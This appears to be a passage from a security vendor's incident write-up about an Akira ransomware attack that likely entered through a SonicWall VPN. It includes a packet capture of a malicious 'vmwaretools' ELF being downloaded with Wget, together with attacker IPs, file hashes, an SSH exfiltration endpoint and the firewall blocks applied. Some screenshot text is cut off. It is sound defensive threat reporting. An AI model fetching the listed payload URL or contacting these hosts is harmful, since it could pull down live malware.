

Detect \ Event \ Suspicious File Download

CONNECTION INFORMATION

Time	20 Aug 2025 07:11:07 UTC
Hostname	137.184.126.86
URL	http://137.184.126.86:8080/vmwaretools
User Agent	Wget
Hostname Rarity	100%
Hostname First Observed	20 Aug 2025 07:11:07 UTC
Destination IP	137.184.126.86
ASN	AS14061 DIGITALOCEAN-ASN

FILE INFORMATION

Filename	http://137.184.126.86:8080/vmwaretools
Detected MIME Type	application/x-executable
File Size	74.82 kB
SHA1 Hash	0e5e1cd1492727c06cd0573a242ea76297c53a2d
MD5 Hash	2dc876257817956b80a09a257b97de75

Figure 6: Cyber AI Analyst investigation into the suspicious file download and suspected C2 activity between the ESXI device and the ext



```
GET /vmwaretools HTTP/1.1
Host: 137.184.126.86:8080
User-Agent: Wget
Connection: close


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.12.7
Date: Wed, 20 Aug 2025 07:11:07 GMT
Content-type: application/octet-stream
Content-Length: 74820
Last-Modified: Wed, 20 Aug 2025 07:05:10 GMT

.ELF..............>......!@.....@...................@.8...@.!...........@
.....................@.......@...........................................
................@.......@.... ....... ................P.td..............@
ld-linux-x86-64.so.2.............GNU.....................a...{...........
...[.......u...%.......L...@.......e...W...............6... ...f...^.....
......z...;...O...........7...a...........Y...........l...g.......)......
.........................................................................
...*...............&...1...................
...............................5...........:.......................A.....
......M...+...........P...J...=...0...>.......`.......R...........q...9..
.............y.......................H.......].......................m...
..P.............y........<@.....K........................................
...@.......Y.......................Q....... .@.............D.......0.@...
................P.......................@.....=.......1...............v..
................@.......................@.....(.......#..................
.........tJ@...........................................
.h.@.....................(E@.....................|\@.....**..............
............N.........@.....(...............`I@..........................
...............f?@.............7.......8A@.....(...............p.@.....+.
```

```
{"name": "[redacted]-esxi1[redacted]", "key": "[redacted]
E....S........F....
```

Figure 7: Packet capture (PCAP) of connections between the ESXi device and 137.184.243[.]69.

Data exfiltration

The first signs of data exfiltration were observed at around 7:00 UTC. Both the domain controller (REDACTED-dc2) and a likely SonicWall VPN device were seen uploading approximately 2 GB of data via SSH to the rare external endpoint 66.165.243[.]39 (AS29802 HVC-AS). OSINT sources have since identified this IP as an indicator of compromise (IoC) associated with the Akira ransomware group, known to use it for data exfiltration [14].



- All Event Types
- Sort by: Time (asc)

Tue 19 Aug, 19:41:05
1. Possible Application Layer Reconnaissance Activity

Wed 20 Aug, 05:10:58
2. TCP Scanning of Multiple Devices

Wed 20 Aug, 05:37:52
3. Possible DCE-RPC Reconnaissance Activity

Wed 20 Aug, 06:00:13
4. Unusual WinRM Connections

Wed 20 Aug, 06:26:22
5. Usage of Multiple New Credentials

Wed 20 Aug, 07:01:02
6. Scanning of Multiple Devices

Wed 20 Aug, 07:02:58
7. Unusual External Data Transfer

Detect \ Event \ Un

SUMMARY

The device REDACTED-d
endpoint 66.165.243.39.

Unusual external data transf
network.

If such behaviour is unexpe
investigate further, to deterr
data remains uncompromise

RELATED MODEL ALERTS

Unusual Activity / Enhanc

Anomalous Connection /
Upload

Anomalous Connection /

Unusual Activity / Unusua

Anomalous Connection /

Anomalous Server Activit
Critical Network Device

Unusual Activity / Unusua

Compliance / SSH to Rare

Figure 8: Cyber AI Analyst incident view highlighting multiple unusual events across several devices on August 20. Notably, it includes the GB data upload to the known Akira-associated endpoint 66.165.243[.]39.

Cyber AI Analyst

Throughout the course of the attack, Darktrace’s Cyber AI Analyst autonomously investigated the anomalous activity as it unfolded and correlated related events into a single, cohesive incident. Rather than treating each alert as isolated, Cyber AI Analyst linked them together to reveal the broader narrative of compromise. This holistic view enabled the customer to understand the full scope of the attack, including all associated activities and affected assets that might otherwise have been dismissed as unrelated.


Administrative Connections (E4.)
Possible DCE-RPC bind scanning (E3.)
Possible DCE-RPC bind scanning (E3.)
Possible DCE-RPC bind scanning (E3.)
Scan (E2.)
New Kerberos Login (E5.)
Authentication (E5.)
Scan (E2.)
Possible DCE-RPC bind scanning (E3.)
New Kerberos Login x11 (E5.)
Possible DCE-RPC bind scanning x2 (E3.)
Possible DCE-RPC bind scanning x4 (E3.)

Figure 9: Overview of Cyber AI Analyst’s investigation, correlating all related internal and external security events across affected devices

Containing the attack

In response to the multiple anomalous activities observed across the network, Darktrace's Autonomous Response initiated targeted mitigation actions to contain the attack. These included:

- Blocking connections to known malicious or rare external endpoints, such as 137.184.243[.]69, 66.165.243[.]39, and advanced-ip-scanner[.]com.
- Blocking internal traffic to sensitive ports, including 88 (Kerberos), 3389 (RDP), and 49339 (DCE-RPC), to disrupt lateral movement and credential abuse.
- Enforcing a block on all outgoing connections from affected devices to contain potential data exfiltration and C2 activity.



Device	IP	Action	History
[redacted]	[redacted]	Block connections to 66.165.243.39	View History
[redacted]	[redacted]	Block connections to port 445	View History
[redacted]	[redacted]	Block connections to port 80, 443 or 8080	View History
[redacted]	[redacted]	Block connections to port 80, 88 or 161	View History
[redacted]	[redacted]	Block all outgoing traffic	View History
[redacted]	[redacted]	Enforce pattern of life	View History
[redacted]	[redacted]	Enforce group pattern of life	View History
[redacted]	[redacted]	Block connections to 66.165.243.39	View History
[redacted]	[redacted]	Block connections to [redacted] port 88, 51.91.79.17 and temp.sh	View History
[redacted]	[redacted]	Enforce pattern of life	View History

Figure 10: Autonomous Response actions taken by Darktrace on an affected device, including the blocking of malicious external endpoin

Managed Detection and Response

As this customer was an MDR subscriber, multiple Enhanced Monitoring alerts—high-fidelity models designed to detect activity indicative of compromise—were triggered across the network. These alerts prompted immediate investigation by Darktrace's SOC team.

Upon determining that the activity was likely linked to an Akira ransomware attack, Darktrace analysts swiftly acted to contain the threat. At around 08:05 UTC, devices suspected of being compromised were quarantined, and the customer was promptly notified, enabling them to begin their own remediation procedures without delay.

A wider campaign?

Darktrace's SOC and Threat Research teams identified at least three additional incidents likely linked to the same campaign. All targeted organizations were based in the US, spanning various industries, and each have indications of using SonicWall VPN, indicating it had likely been targeted for initial access.

Across these incidents, similar patterns emerged. In each case, a suspicious executable named "vmwaretools" was downloaded from the endpoint 85.239.52[.]96 using the user agent "Wget", bearing some resemblance to the file downloads seen in the incident described here. Data exfiltration was also observed via SSH to the endpoints 107.155.69[.]42 and 107.155.93[.]154, both of which belong to the same ASN also seen in the incident described in this blog: S29802 HVC-AS. Notably, 107.155.93[.]154 has been reported in OSINT as an indicator associated with Akira ransomware activity [15]. Further recent Akira ransomware cases have been observed involving SonicWall VPN, where no similar executable file downloads were observed, but SSH exfiltration to the same ASN was. These overlapping and non-overlapping TTPs may reflect the blurring lines between different affiliates operating under the same RaaS.

Lessons from the campaign

